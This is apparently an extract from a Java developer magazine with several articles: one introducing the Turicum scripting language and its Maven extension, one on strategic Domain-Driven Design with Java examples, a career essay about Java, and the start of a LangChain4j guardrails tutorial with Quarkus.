Turicum is deliberately designed so that experienced developers can read most code without ever having studied the language. Its syntax draws from familiar conventions—like curly braces for blocks, `if` and `for` constructs, and standard operator precedence—so it feels natural on first contact. At the same time, it introduces deeper innovations—such as reclosable closures, macros with explicit evaluation, and reactive `flow` constructs—only where they provide clear, expressive power. The result is a language that's immediately approachable yet uniquely capable.

In sum, Turicum is not a toy language or a syntax experiment. It is a precision tool for people who need runtime flexibility, high-level concurrency, and expressive metaprogramming—all while remaining grounded in a clear, readable, and deterministic core.

How Turicum Works

Turicum programs are built from commands, and *every command is also a value*. This foundational principle shapes the entire language: assignments, loops, conditionals, blocks, even `if` and `for` constructs—all produce values that can be used directly in expressions. The language is both imperative and expression-oriented, enabling concise yet powerful constructs.

Here's a quick look at how Turicum code feels and behaves:

Everything Returns a Value

```
1 mut result = {  
2   mut x = 3;  
3   mut y = x * 2;  
4   y + 1  
5 }  
6 println(result) // prints 7
```

The block returns the result of the last command—in this case, `y + 1`.

If Commands Return Values

```
1 mut status = if a > 0: "positive" else: "non-positive";
```

There is no ternary operator—just plain, readable if expressions that act as values.

Loops Are Expressions Too

```
1 mut l = {
2   mut i = 0;
3   for ; i < 5 ; i = i + 1 list { i * i }
4 }
5 println(l) // [0, 1, 4, 9, 16]
```

Adding `list`: before the loop body collects the results of each iteration.

Dynamic Objects

Objects are dictionary-like and can be constructed inline:

```
1 mut person = {
2   name: "Alice",
3   age: 30
4 }
5 println(person.name) // Alice
```

Fields can be added or modified dynamically unless the object is explicitly pinned.

Native Concurrency With `async` and `yield`

```
1 mut task = async {
2   for i = 1 ; i <= 3 ; i = i + 1 : yield i;
3   "done"
4 }
5
6 while task.has_next(): println(task.next());
7 println(await task); // done
```

Turicum uses Java 21 virtual threads to support lightweight asynchronous tasks without a complex boilerplate.

Reactive Computation With `flow`

```
1 mut root = (flow until abs(a * a - 13) < 0.0001 {
2   a <- 13
3   a <- (a + 13 / a) / 2
4   yield a
5 })
6 println(root) // ≈ 3.605...
```

This defines a reactive computation where `a` updates until a stable approximation of $\sqrt{13}$ is reached.

First-Class Macros

Turicum macros receive unevaluated arguments and control when and how to evaluate them:

```
1 mut my_if = macro(
2   { |cond, then, `else` |
3     if evaluate(cond): evaluate(then) else: evaluate(`else`)
4   }
5 )
6 my_if(true, (println "yes"), (println "no")) // prints: yes
```

This makes advanced metaprogramming safe and readable—no compiler plugins or templating needed.

Preprocessing Is Built In

You can define compile-time transformations using ordinary Turicum code. This enables DSL extensions, custom directives, and context-aware token manipulation—all with zero external tooling.

Using Turicum as a Maven Extension

One of the practical and immediate uses of Turicum is as a drop-in replacement syntax for Maven project definitions. Turicum 1.0.0 includes an officially supported *Maven extension* that reads `pom.turi` files written in Turicum and transparently converts them into standard `pom.xml` files.

When configured via `extensions.xml` in the `.mvn` directory of your project, the Turicum Maven extension automatically:

- Locates `pom.turi` files in the root and in each module directory.
- Executes them using the Turicum interpreter.
- Generates standard-compliant `pom.xml` files from the results.
- Redirects Maven to load and process those `pom.xml` files as if they were present all along.

Why This Approach Is Better Than Polyglot Maven

Unlike older approaches such as <https://github.com/takari/polyglot-maven> [Polyglot Maven], which bypass the XML serialization and load internal Maven model objects directly from alternate formats (like Groovy or YAML), Turicum's approach *preserves compatibility* with the entire Maven ecosystem:

- The resulting `pom.xml` files are real XML files on disk.
- Tools that don't understand Maven extensions—like IDEs, CI/CD scanners, or Maven wrappers—can still function normally after a `mvn verify` or similar command.
- You can inspect or edit the generated `pom.xml` at any time.

In essence, you're using Turicum to author Maven projects in a cleaner, programmable, yet fully transparent way—with no lock-in.

No Vendor Lock-In

Turicum leaves no hidden state. If at any time you want to switch back to plain XML, simply:

- Run `mvn verify` (or any Maven lifecycle goal).
- Delete the `.mvn` directory (containing `extensions.xml`).
- Keep the generated `pom.xml` files.

Your project continues to build exactly as before. You can even commit only the `pom.xml` files and exclude `pom.turi` from source control if desired.

Why Use Turicum for Maven POMs?

Turicum offers major advantages when used as a syntax for describing Maven projects:

- *Clarity and structure*: The syntax is concise, expressive, and free from XML boilerplate.
- *Powerful templating*: Common structures can be shared, parameterized, and reused—without relying on Maven's limited inheritance and parent POM mechanisms.
- *Programmability*: You can compute dependency lists, plugin versions, or module structures at runtime based on external metadata or conventions.

However, *this programmability must be used with discipline*.

Turicum should never be used to defeat the declarative nature of Maven. Its programmability is intended solely to *compute* the inputs of the build—such as artifact coordinates, plugin declarations, or module lists—not to *redefine* Maven behavior or replace plugins. __

Treat Turicum as a better authoring tool for declarative builds—not a mechanism to embed logic where it doesn't belong.

Real Example: Convention Over Repetition

The Turicum compiler itself is built using this Maven extension. As they say, the cook eats their own food.

In the `pom.turi` of the root project, module definitions are centralized with a simple declaration:

```
1 let modules = [ "core", "maven", "cli" ];
```

Later, these same module names are reused to generate the `dependencyManagement` section:

```
1     dependencyManagement : {  
2         dependencies : [  
3             ..{  
4                 for each m in modules list{  
5                     {  
6                         groupId : "ch.turic",  
7                         artifactId : m,  
8                         version : VERSION  
9                     }  
10                }  
11            },
```

The `for each` loop dynamically constructs a list of dependency objects—one for each module. Since `for each` returns a list, and the outer code uses `..` to flatten the result, the final structure is exactly what Maven expects: a flat list of `<dependency>` entries in the generated `pom.xml`. The full code is available in the GitHub [Turicum](#) repo.

This eliminates the need to copy, paste, and manually modify repeated declarations. It captures a convention once, in one place, and reuses it throughout the build. And because the final `pom.xml` is fully materialized, the output remains 100% compatible with any Maven tool.

This kind of structure is where Turicum shines: *programming the shape of the build configuration*, not the behavior of the build itself.

Design Philosophy

Turicum is not an academic experiment or a feature checklist—it is a tool shaped by experience. Its design grows out of real-world software development, especially on the JVM, where power and clarity must coexist, and where developers need flexibility without losing control.

At the core of Turicum’s philosophy are a few consistent values:

Everything Is Executable, But Nothing Is Magical

Turicum treats most language constructs as expressions with values. A `class`, a `fn`, an `if`, even a block or a `for` loop—each evaluates to something and can be nested, assigned, or passed around. Some syntactic forms, like `if` or `while`, are built-in commands. Others, like `import`, are just functions—yet they’re still expressions, and therefore usable as commands.

This uniform model allows rich composition and evaluation, but nothing happens behind your back. There’s no compiler magic, no hidden rewrites—just transparent, inspectable behavior.

Explicit Is Better Than Implicit

Turicum’s macro system, for example, requires explicit evaluation of arguments using `evaluate(x)`. This avoids the unpredictable behavior of macros that guess what should be expanded when. Similarly, closures capture their environment only once—unless you *re*close them explicitly. Clarity always wins over cleverness.

Composability Over Complexity

Turicum avoids special-purpose features when general-purpose constructs suffice. There is no ternary operator, because `if` is already an expression. There are no decorators as a separate concept, because ordinary functions with closures do the job. Instead of introducing keywords, Turicum encourages building higher-level behaviors through composition.

Safe by Default, Flexible by Choice

Mutable state is allowed, but only when explicitly declared with `mut`. Parameters are pinned by default. Contexts are isolated unless you intentionally wrap them. This balance makes it possible to write robust code without sacrificing expressiveness. Concurrency, for instance, uses Java virtual threads but protects shared state with clear context boundaries and update rules.

Dynamic Without Becoming Unpredictable

Turicum embraces runtime definition of functions, classes, and macros. It supports reflection and even preprocessing. But it keeps the model deterministic: every block, closure, and macro operates in a well-defined scope with known inputs. You can generate behavior dynamically, but that behavior remains testable, debuggable, and traceable.

Integrated, Not Fragmented

Where other languages bolt on features like reactive streams, macros, or preprocessors, Turicum integrates them as first-class capabilities. You don't need plugins, frameworks, or DSLs to extend syntax, build asynchronous pipelines, or manipulate code at runtime. The language itself is the framework.

Use Power Responsibly

Perhaps most importantly, Turicum trusts you to use its power with discipline. It gives you runtime metaprogramming, lexical token manipulation, and context-aware evaluation—but it also expects you not to misuse them.

Turicum's design gives you sharp tools. It also gives you clean defaults, clear semantics, and just enough structure to avoid chaos.

Getting Started

Turicum is easy to adopt, whether you want to try it interactively, use it to author Maven projects, or embed it as a scripting engine in your JVM applications.

Install the CLI Tool

Prebuilt binaries are available for:

- *Windows*
- *Linux*
- *macOS*

Download the appropriate installation kit from the [official release page](#) and place the executable on your `PATH`. Once installed, you can run Turicum scripts from the command line:

```
1 turi hello.turi
```

The CLI is lightweight, fast, and self-contained. No JVM setup is required.

Use Turicum as a Maven Extension

To use Turicum for writing your `pom.turi` files, all you need is a single configuration file in your project. Create a `.mvn/extensions.xml` file with the following content:

```
1 <?xml version="1.0" encoding="UTF-8" standalone="no"?>
2 <extensions>
3   <extension>
4     <groupId>ch.turic</groupId>
5     <artifactId>turicum-maven-extension</artifactId>
6     <version>1.0.0</version>
7   </extension>
8 </extensions>
```

Then write your build descriptor in Turicum syntax as `pom.turi`. The extension will automatically generate `pom.xml` files and redirect Maven to them. This works seamlessly with standard Maven workflows and also enables tool compatibility (e.g., IDE import) since the XML is materialized.

You can always revert to plain XML by running `mvn verify` and removing the `.mvn` directory—*no lock-in*.

Embed Turicum in Your Java or Kotlin Application

Turicum can also be embedded as a scripting engine or DSL interpreter. Just add the core runtime as a single Maven dependency:

```
1 <dependency>
2   <groupId>ch.turic</groupId>
3   <artifactId>turicum-core</artifactId>
4   <version>1.0.0</version>
5 </dependency>
```

This dependency brings in *no transitive dependencies* and runs on any Java 21+ JVM. It is ideal for applications needing lightweight scripting, dynamic configuration, or macro-based extensibility.

Documentation

Turicum comes with thorough and precise documentation, including:

- A complete *reference manual* that describes the language in detail.
- A formal *annotated EBNF grammar* defining the full syntax of the language.
- Explanations of all core features—functions, objects, macros, concurrency, and more.
- Dozens of code examples with exact output for every major feature.

A distinctive goal of the documentation is *LLM-readability*. The language reference was deliberately structured so that it could be embedded into the prompt of large language models (LLMs). This allows AI tools to understand and generate Turicum code with remarkable accuracy—even without prior fine-tuning on the language.

In fact, much of the code in this article was written using exactly that approach: the reference grammar and a few style hints were enough for the AI to produce runnable, idiomatic Turicum code that needed only minor edits.

If you want to teach an AI to write your DSL or tooling, or just want precise, unambiguous documentation for your team, Turicum's reference model is designed to serve both purposes equally well.

Open and Permissive Licensing

Turicum is released under the *Apache 2.0 License*—permissive, business-friendly, and free of usage restrictions. You can use it in commercial, open-source, educational, or experimental projects without worry.

Takeaway



Turicum is a language designed for developers who value clarity, control, and composability. It solves real problems with practical tools—clean syntax, dynamic evaluation, macro-based extensibility, and lightweight concurrency. It integrates into your workflow without locking you in, whether you're scripting logic, describing builds, or embedding dynamic behavior in your own applications.

If you take away only one thing from this article, let it be this!

› [Back to the Table of Contents](#) ‹

DISCOVER MORE GREAT ARTICLES ONLINE:

JAVAPRO



www.javapro.io



Strategic Domain-Driven Design: The Missing Link in Modern Java Projects

#DDD

#Architecture

#Domain Driven

Author: Otavio Santana

Otavio is an award-winning software engineer and architect who is passionate about empowering other engineers with open-source best practices to build highly scalable and efficient software. He is a renowned contributor to the Java and open-source ecosystems and has received numerous awards and accolades for his work. Otavio's interests include history, the economy, travel, and fluency in multiple languages, all seasoned with a great sense of humor.



LinkedIn

Many developers believe they are applying Domain-Driven Design (DDD) when, in reality, they are focused almost exclusively on [tactical implementation](#) — aggregates, repositories, and services — while overlooking its foundational layer: Strategic Design. This initial misstep has cascading consequences. Starting in the wrong step had several implications, such as a lack of understanding of the business and its strategic priorities, which causes teams to fail to align their solutions with real-world needs. Terminology becomes inconsistent, reflecting implementation details rather than domain insights. This lack of clarity opens the door to unnecessary Complexity, misaligned abstractions, and ultimately, brittle systems that fail to deliver business value. Strategic DDD is not optional; it is the discipline that anchors the entire design effort to the organisation's purpose.

This omission results in technically well-crafted systems that remain disconnected from business realities. Architectures often reflect in the code design; thus, it will impact databases or APIs instead of business models. Even worse, teams struggle to define priorities—should we invest time in Task A or Task B? Without a strategic understanding of the domain, these decisions are made in the dark. The development team can go in the wrong direction and write code that does not solve the client's problem, investing heavily in generic features while neglecting core differentiators. The absence of clearly defined language or boundaries compounds the issue: terminology becomes inconsistent, communication breaks down, and software complexity grows unnecessarily. What emerges is a system that may be technically sound but strategically misguided—efficiently solving the wrong problems.

The Strategic DDD: the most forgotten step on Domain Driven Design

DDD is not merely a catalogue of design patterns or implementation guidelines. At its core, it is a methodology that fosters collaboration among developers, domain experts, and stakeholders. As emphasised by both Eric Evans and Vaughn Vernon, DDD starts with understanding the problem space before jumping to the solution space.

It is also essential to clarify what DDD is not. Domain-Driven Design is not defined by the presence of the `@Entity` annotation on your class, nor by the existence of a Repository interface using Jakarta Data or Spring Data. Despite the abundance of Java-specific resources, DDD is not inherently tied to Java—or any language or framework. It is a way of thinking, modelling, and collaborating around the domain, and it can be implemented in any technology stack.

Teams that leap straight into tactical patterns without engaging in strategic modelling are building software without a map. Strategic DDD is the compass that ensures you are solving the correct problems with the right tools.

The strategic domain represents the foundational phase of Domain-Driven Design—the entry point where software development aligns with business understanding. It is not about code, frameworks, or architecture. It begins with transferring business knowledge into the development process through collaborative modelling, engaging both domain experts and technical teams.

This stage is where clarity emerges: What is the core of the business? What parts differentiate us from competitors? Which areas are merely supportive or generic? Without answering these questions, prioritising development becomes a matter of guesswork. Teams end up choosing Task A or B based on intuition, technical convenience, or stakeholder pressure, rather than on what drives real value.

By identifying the strategic domain and its subdomains early, teams gain a compass for decision-making. It helps avoid wasted effort on non-essential features and ensures that development aligns with business goals. Strategic DDD provides the lens to identify which tasks warrant in-depth modelling and which should be standardised or deferred. It is the discipline that transforms software from a technical artefact into a business asset.

In the context of Domain-Driven Design, a **domain** refers to knowledge and activity around which the business revolves—the problem space that software aims to solve. A **subdomain**, in turn, is a more specific segment within this domain that captures a distinct part of the business capability. These subdomains help us divide and conquer Complexity, making large systems more understandable and manageable.

The way an organisation defines its subdomains varies because each business has its strategy, priorities, and differentiators. What is considered a core capability for one company might be a generic concern for another. Therefore, identifying subdomains is crucial for both strategic and writing code consequences. Subdomains fall into three main categories:

- **Core Subdomain:** This is where the business differentiates itself from its competitors. It embodies the unique value the company provides to the market. As a result, it warrants custom solutions, in-depth modelling, and strategic investment—for example, a bank's fraud detection engine or a logistics firm's route optimisation system.

- **Supporting Subdomain:** These subdomains support the core but are not themselves differentiators. They are essential and often complex, but the company does not compete on them. An example would be customer relationship management or internal onboarding workflows.
- **Generic Subdomain:** To illustrate this domain, we can explore the term commodity; thus, these are common to many organisations and often solved by standard tools or third-party products. Examples include payroll systems, document storage, or user authentication. They usually do not warrant custom implementation.

Understanding the differences among these subdomains enables teams to allocate time and resources wisely and establish a proper priority for tasks. Strategic DDD guides teams to focus their modelling efforts on what matters most—delivering business value through alignment with the organisation.

One crucial point here is that subdomains will vary from company to company or organisation to organisation. To illustrate it, we will mention three sample companies:

EcoTrack Logistics, a fictional company pioneering sustainable transportation, structures its operations as follows:

- **Core Subdomain:** Eco-Friendly Route Optimisation — the differentiator that defines their competitive advantage.
- **Supporting Subdomain:** Customer Relationship Management (CRM) — enhances service quality but does not differentiate the business.
- **Generic Subdomain:** Fleet Management — standard logistics functionality shared by many companies.

Bean Sales: a fictional e-commerce where the goal is to sell several types of bean products.

- **Core Subdomain:** Product Catalogue and Recommendation Engine — directly tied to the customer experience and competitive edge.
- **Supporting Subdomain:** Order Fulfilment — essential, but can be optimised using existing logistics platforms.
- **Generic Subdomain:** Payment Processing — often outsourced to third-party providers like Stripe or PayPal since payment is not the core value proposition.

JPay is a fictional organisation that efficiently processes payments using only Java Beans.

- **Core Subdomain:** Payment Processing — this is the heart of the business, where innovation and compliance define market position.
- **Supporting Subdomain:** Customer Support Services — necessary for trust but not unique to the business model.
- **Generic Subdomain:** Internal HR or Payroll — standard back-office concerns, typically handled with commercial solutions.

These contrasting examples highlight that the same subdomain (e.g., payments) might be generic in one context and core in another. Strategic DDD helps surface these distinctions and align technical investments with strategic importance.

Each subdomain carries different levels of Complexity and business differentiation. Strategic DDD ensures development efforts are focused where they matter most: deep modelling in the core, reuse or buy for the generic, and practical extensions for supporting systems.

Why Bounded Contexts Matter

Strategic DDD introduces the concept of **Bounded Contexts** to manage Complexity and communication. In our everyday communication, we use words that can have different meanings depending on the context in which they are used. The most classic one, for sure, is AJAX, which can be a front-end technology, a clean product, and a soccer team. Within each bounded context, terms and models have a singular meaning. This eliminates ambiguity and allows teams to evolve parts of the system independently.

In practice, we can observe this even within the same organisation, where terms like “Order” or “Customer” may exist in multiple bounded contexts, each with distinct meanings. Bounded contexts must be identified deliberately, often shaped by organisational structure, business capabilities, or communication needs.

Bounded contexts also facilitate **team autonomy**, reduce coupling, and help navigate the friction of integrating diverse business domains. This occurs mainly because the team communicates directly with the product team without relying on a person who would act as a translator.

Context Mapping: Making Relationships Explicit

Identifying bounded contexts is only part of the equation. The next step is to aggregate several interactions among areas within the same organisation or even partners and define their impact in our context. This process involves modelling and understanding the collection of bounded contexts and understanding how they relate. **Context maps** make these relationships visible and navigable.

We can identify several patterns that facilitate communication and help us create context maps. To illustrate this integration, we will use a super plan and straightforward code to give you the idea. Naturally, on production, the pattern will go more complex than this.

Shared Kernel — a minimal shared model managed collaboratively. Imagine, for example, two sectors in the same organisation that agree to use the same entity to represent a product:

```
1 public class Product {
2     private BigInteger id;
3     private String name;
4     private MonetaryAmount price;
5 }
```

As usual, when discussing shared knowledge, the involved teams must carefully coordinate changes to avoid breaking shared assumptions.

Customer-Supplier — the upstream context provides services aligned with the downstream consumer's needs. For instance, a shipping module might expose a service:

```
1 public interface ShippingService {
2     TrackingInfo getTrackingInfo(String orderId);
3 }
```

The supplier must consider versioning and contracts, while the customer may write consumer-driven tests.

Conformist — the downstream context passively adapts to upstream models. Suppose a downstream CRM context uses the accounting system's CustomerDTO directly, even if the model is suboptimal:

```
1 public class CustomerDTO {
2     private String id;
3     private String name;
4     private String legacyCode;
5 }
```

Anticorruption Layer — the goal here is to create a translation layer or abstraction to shield domain integrity. Exploring the fintech sample, let's use a system integrating with a legacy bank API, which may translate inbound models.

```
1 public class LegacyBankClient {
2     public LegacyAccount fetch(String id) {...} }
3     public class AccountTranslator {
4         public Account translate(LegacyAccount legacy) {
5             return new Account(legacy.getIban(), legacy.getHolder());
6         }
7     }
```

This guards the domain from legacy pollution. We can also think of integration with third-party that we don't want to expose their API in any circumstance.

Published Language — a shared contract or protocol. For example, a JSON schema is published for invoice exchange between partners:

```
1 {
2     "invoiceId": "string",
3     "amount": "number",
4     "currency": "string"
5 }
```

Multiple systems rely on this shared vocabulary.

Separate Ways — contexts evolve independently without interaction. For example, a notification system and analytics engine may handle user events differently and never need to integrate.

Open Host Service — The open host service relationship is a type of relationship between bounded contexts that involves one bounded context providing a service that another bounded context can access. A payment gateway may expose REST endpoints:

`POST /payments GET /payments/{id}`

This decouples internal domain logic from external consumers, offering stable integration points. Context maps document these decisions, reducing surprises during development and avoiding accidental coupling.

Language Is Design

A recurring theme in strategic DDD is the **ubiquitous language** — a shared vocabulary used by both technical and non-technical stakeholders. It is not a glossary created once and forgotten. It is a living, evolving artefact shaped through continuous collaboration.

If your team struggles to explain business concepts clearly and consistently, it's a sign that you need to revisit your understanding of the domain. Ubiquitous language permeates class names, method signatures, APIs, user stories, and documentation. Without it, even the best architecture becomes fragile.

Rediscovering Strategy

Java developers often excel at tactical design. Our ecosystem is rich with frameworks and patterns. However, strategy remains underutilised—and without it, even technically substantial solutions risk failing to meet the business's needs.

To adopt DDD fully:

- Begin with domain exploration, not database schemas.
- Identify subdomains with domain experts.
- Define bounded contexts and their integration strategies.
- Shape a ubiquitous language and document it.
- Use context mapping to guide communication and architecture.

Strategic DDD is not about diagrams or meetings. It is about ensuring the software mirrors the business it serves, where, unfortunately, mistakes often occur in software development.

Conclusion

This article has explored the foundational importance of strategic Domain-Driven Design. We saw how skipping the strategic layer leads to misalignment, ambiguity, and wasted effort. We clarified what DDD is—and what it is not—emphasising its language- and technology-agnostic nature. We explored subdomains, bounded contexts, and context mapping, with concrete examples illustrating how different domains prioritise and implement software differently. We concluded that without Strategic DDD, teams are flying blind.

DDD begins not with code, but with understanding. Strategic DDD equips developers and organisations to ask the right questions, structure their systems around real business needs, and deliver value with clarity and confidence.

Further Reading

- *Domain-Driven Design: Tackling Complexity in the Heart of Software*, Eric Evans – [Amazon](#)
- *Implementing Domain-Driven Design*, Vaughn Vernon – [Amazon](#)
- *Software Architecture: The Hard Parts*, Mark Richards & Neal Ford – [Amazon](#)
- Forbes Technology Council: “16 Obstacles To A Successful Software Project” – [Amazon](#)



How Java Changed My Life!

JavaEcosystem

JavaCommunity

JavaEngineering

Author: Vipin Menon

Vipin Menon is a software professional with over 13 years of experience in the industry, specialising in a diverse range of technologies, including Java, React, Node.js, JavaScript, and various web and cloud technologies. Currently, he is contributing to the design and development of Application Performance Monitoring for Instana at IBM. A passionate advocate for open-source software, he has made significant contributions to projects such as OpenJDK, Node.js, and Swift. He played a pivotal role in implementing key security algorithms in IBM Java 11 as part of the integration of TLS 1.3 within the security module. With a strong focus on innovation, he holds six patents, one publication, and shares his insights through numerous blogs on technology topics, featured on platforms like Medium and other blogging platforms.



LinkedIn

Like many aspiring developers, I started my journey with Java out of curiosity and uncertainty. I first encountered Java and it seemed like merely one of many programming languages I would need to learn. But, I never imagined it would fundamentally reshape my way of thinking.

It's been a constant companion through countless debugging sessions and architectural deep dives. But, those unforgettable breakthrough moments have shaped me into the developer I am today.

In this blog, I'll walk you through my journey with Java. It begins from the early days of object-oriented programming to how I build my career around it. Along the way, I've tackled real-world challenges in complex enterprise environments. I hope this narrative offers insights, lessons learned and maybe even a bit of inspiration

Breaking into Java: Life at Level 3

My Journey with Java career started as a Level 3 engineer. My primary role was to investigate customer issues and help resolve them within an SLA. I explored memory dumps, analyzed thread states, hunted for race conditions and provided hotfixes. Every case I encountered was different and an opportunity. I learned to listen closely, find fast yet reliable solutions that any book could have ever taught.

Java never left me alone. Because, It provided a variety of tools to help understand issues and bottlenecks within Java and consistently deliver reliable solutions. I started with basic commands like `verbose`.

Diving deep into Java helped me understand how it truly works out of the box. That's where I laid the foundation for making Java a core part of my career. I learned to use the Memory Analyzer Tool to detect memory issues in Java applications. It has saved me from many customer problems caused by memory leaks. Java's JDWP gave me the opportunity to do remote debugging. I slowly started realizing that the problems we observe in IDE is just a tip of the iceberg.

Throughout my service tenure, Java truly left no stone unturned. No matter what issues I encountered, Java always provided a way to solve them.

As Java evolved, the tooling landscape evolved with it and I started with basic tools like `jstack`, `jmap`, and `jconsole`. Over the time, newer tools like [VisualVM](#), [Java Mission Control \(JMC\)](#), and [Flight Recorder](#) became part of our arsenal. Each tool brought more insights, better diagnostics, and faster resolution times. . I built that intuition by solving real-world problems and committing to continuous learning.

Moving On: All About Open Source

Open source offers great freedom. You need a proactive mindset combined with accountability and effective time management. As I transitioned from a Java Level 3 engineer to an open source developer, I realized the transformation and maturity I had developed in my previous role. Fortunately, [openjdk](#) community is one of the most active, mature, and welcoming communities in the open source world. It brings in abundance of tools, frame works and application servers for anyone to have a solid start.

Many maintainers encourage new contributors. The Project often label beginner-friendly issues like **good first issue**, **help wanted** and this gives us the opportunity to start with. I began my open source journey with a well-labeled "good first issue" and was welcomed into the community with open arms. That experience made me realize that open source is ultimately about people coming together collaborating and solving problems quickly and effectively.

With successful contributions and the confidence I gained in Java, I could contribute to multiple open source projects like `swift` and `nodejs`.

Java's ecosystem made my journey with Java into open source smoother and more rewarding. If you're considering contributing to open source and have Java experience, you already have a solid head start.

A Journey to Innovation: Powered by Java

Java enforces discipline through its statically typed, object-oriented structure. It architect the system and not just write code. A simple `verbose` reveals how the execution streamlines into various components. As you delve into the system code, the true depth of innovation reveals itself.

Java ecosystem is a true playground with multiple languages and frameworks.

- [Kotlin](#) - Modern syntax built for Java showed me how development can go beyond traditional boundaries, enabling rapid progress. It's innovation at its core.
- [Scala](#) - Object-oriented and functional programming combined. It concisely expresses how complex data making it a first class citizen for big data applications.
- [GraalVM](#) - The ground breaking innovation that reduced startup time and memory usage making it ideal for cloud native functions.

The way Java shapes up in its innovation space has truly inspired me of how critical thinking works and bring true innovation into life. The technical depth I gained from my experience and critical thinking shaped up well for me and could build a portfolio in the area of patents.

Speaking Java: Using Code to Inspire

Java fosters a vibrant, global community of developers who actively contribute to the ecosystem and organize conferences worldwide, making it truly international.

- [JCON](#) - Discover the heartbeat of Java here.
- [JavaOne](#) - Celebrate Java programming language and platform
- [Jakarta](#) - Discover the World of Enterprise Java

These communities not just talk Java. But they bring developers, architects and leaders, build collaboration and networking across various industries and this makes Java most modern and competitive with continuous learning and innovation.

I not only gained insights into emerging trends, but also latest Java technologies that empowered me to speak confidently in public and begin building a sense of professional eminence. From developer to speaker, it's incredible to think how my journey with Java brought me out from behind the screen and onto the stage.

Looking Back: Lessons That Last

My time in Java Level 3 support laid a solid foundation for everything I've done. It taught me

- To think like a detective, not just a developer.
- Shipping the software doesn't mark the end. But it continues to live and needs care.
- That empathy and communication are just as critical as code.

It shapes the way how I design systems, review architecture, and mentor others. They remind me that even the m

› [Back to the Table of Contents](#) ‹



LangChain4j Production-ready features with Quarkus

AI # Langchain4j # Guardrails # Observability # Quarkus

Author: Mohamed Ait Abderrahman

He's a software developer specializing in Java and Kafka, with certifications in both. His passion for coding extends to contributing to two open-source projects: JHips-ter and LangChain4j, where he enjoys collaborating with the community to drive innovation. When he's not coding, you can find him practicing kickboxing, surfing in the summer, or working on his amateur manga series. He's always eager to connect and collaborate on exciting projects!



LinkedIn

Have you already read the article “**Build AI Apps and Agents in Java: Hands-On with LangChain4j**” by Lize Raes in the “30 Years of Java” edition - part 1 - of that magazine? If so, you’re familiar with what LangChain4j is for.

If not, don’t worry—I included the link at the end of this article. I recommend reading it before continuing with this one.

In this article, we’ll explore and demonstrate important LangChain4j production-ready features using Quarkus, a lightweight Java framework that integrates seamlessly with LangChain4j.

What features will we cover?

We’ll focus on implementing “guardrails” (an integral part of maintaining secure and reliable interactions with LLMs), testing our AI-infused applications, and setting up proper observability.

Let’s get started!

Setting Up the Project

Before we dive in, let’s prepare our Quarkus project.

1- Clone the reference project

Let’s checkout this repo :

```
1 git clone https://github.com/anunnakian/langchain4j-new-features
2 cd langchain4j-new-features
```

The repository contains every snippet shown in this article, wired for Maven build. You can also check out the branch [start](#) to follow along and code with us through each step of this article.

```
1 git checkout start
```

2- Target platform versions

To ensure compatibility with the examples in this article, make sure your local environment uses these versions:

- Java 25
- Maven

3- Add the LangChain4j Quarkus extension


This Quarkus extension bundles the LangChain4j 1.5.0 core library, provides CDI integration, and configures models, metrics, and tracing without requiring additional code.

```
1 <dependency>
2   <groupId>io.quarkiverse.langchain4j</groupId>
3   <artifactId>quarkus-langchain4j</artifactId>
4   <version>1.3.0</version>
5 </dependency>
```

4- Run the application

```
1 ./mvnw quarkus:dev
```

Now, try to access to <http://localhost:8080>. You should get the following UI interface :



Note: I'm using Qute, a Quarkus' templating engine, for rendering cute UI interfaces. The method `codegen.data()` sends data to the UI view.

With the project setup complete, we're ready to explore our defense against hallucinations and unsafe inputs, Guardrails!

Guardrails

LangChain4j Guardrails work like safety checks that make sure what goes into and comes out of LLM models meets certain rules. They catch made-up information, stop harmful inputs, and make sure responses follow the right format. This helps keep your applications reliable, trustworthy, and following your business rules.

Guardrails come in two main types:

- Input Guardrails: These validate user inputs before they are sent to the LLM
- Output Guardrails: These validate the responses returned by LLM



Now, let's explore practical examples of implementing them.

Guardrails in Action

AI will never completely replace developers, that's a fundamental truth.

Nevertheless, let's create an application that explores this possibility. Why not! If we don't do it, someone else will.

First of all, Let's create our Java Developer AI Service in Quarkus:

```
1 // Java Developer v1
2 // src/main/java/com/javapro/langchain4j/guardrails/v1/JavaDeveloper.java
3 @RegisterAiService
4 @SystemMessage("""
5     You are an expert Java developer.
6     You Generate Java code as a raw code without any markdown or code fences or code
7     block.
8 """)
9 public interface JavaDeveloper {
10     String writeCode(String request);
11 }
```

To create an AI service with LangChain4j in Quarkus, annotate your interface with `@RegisterAiService`. By default, this creates a request-scoped bean, but I've added `@ApplicationScoped` to make it available application-wide.

Next, define methods that will invoke the LLM. In this example, the `writeCode` method takes a request as a string and returns generated code as a string. The `@SystemMessage` annotation provides essential context to guide the LLM's response.

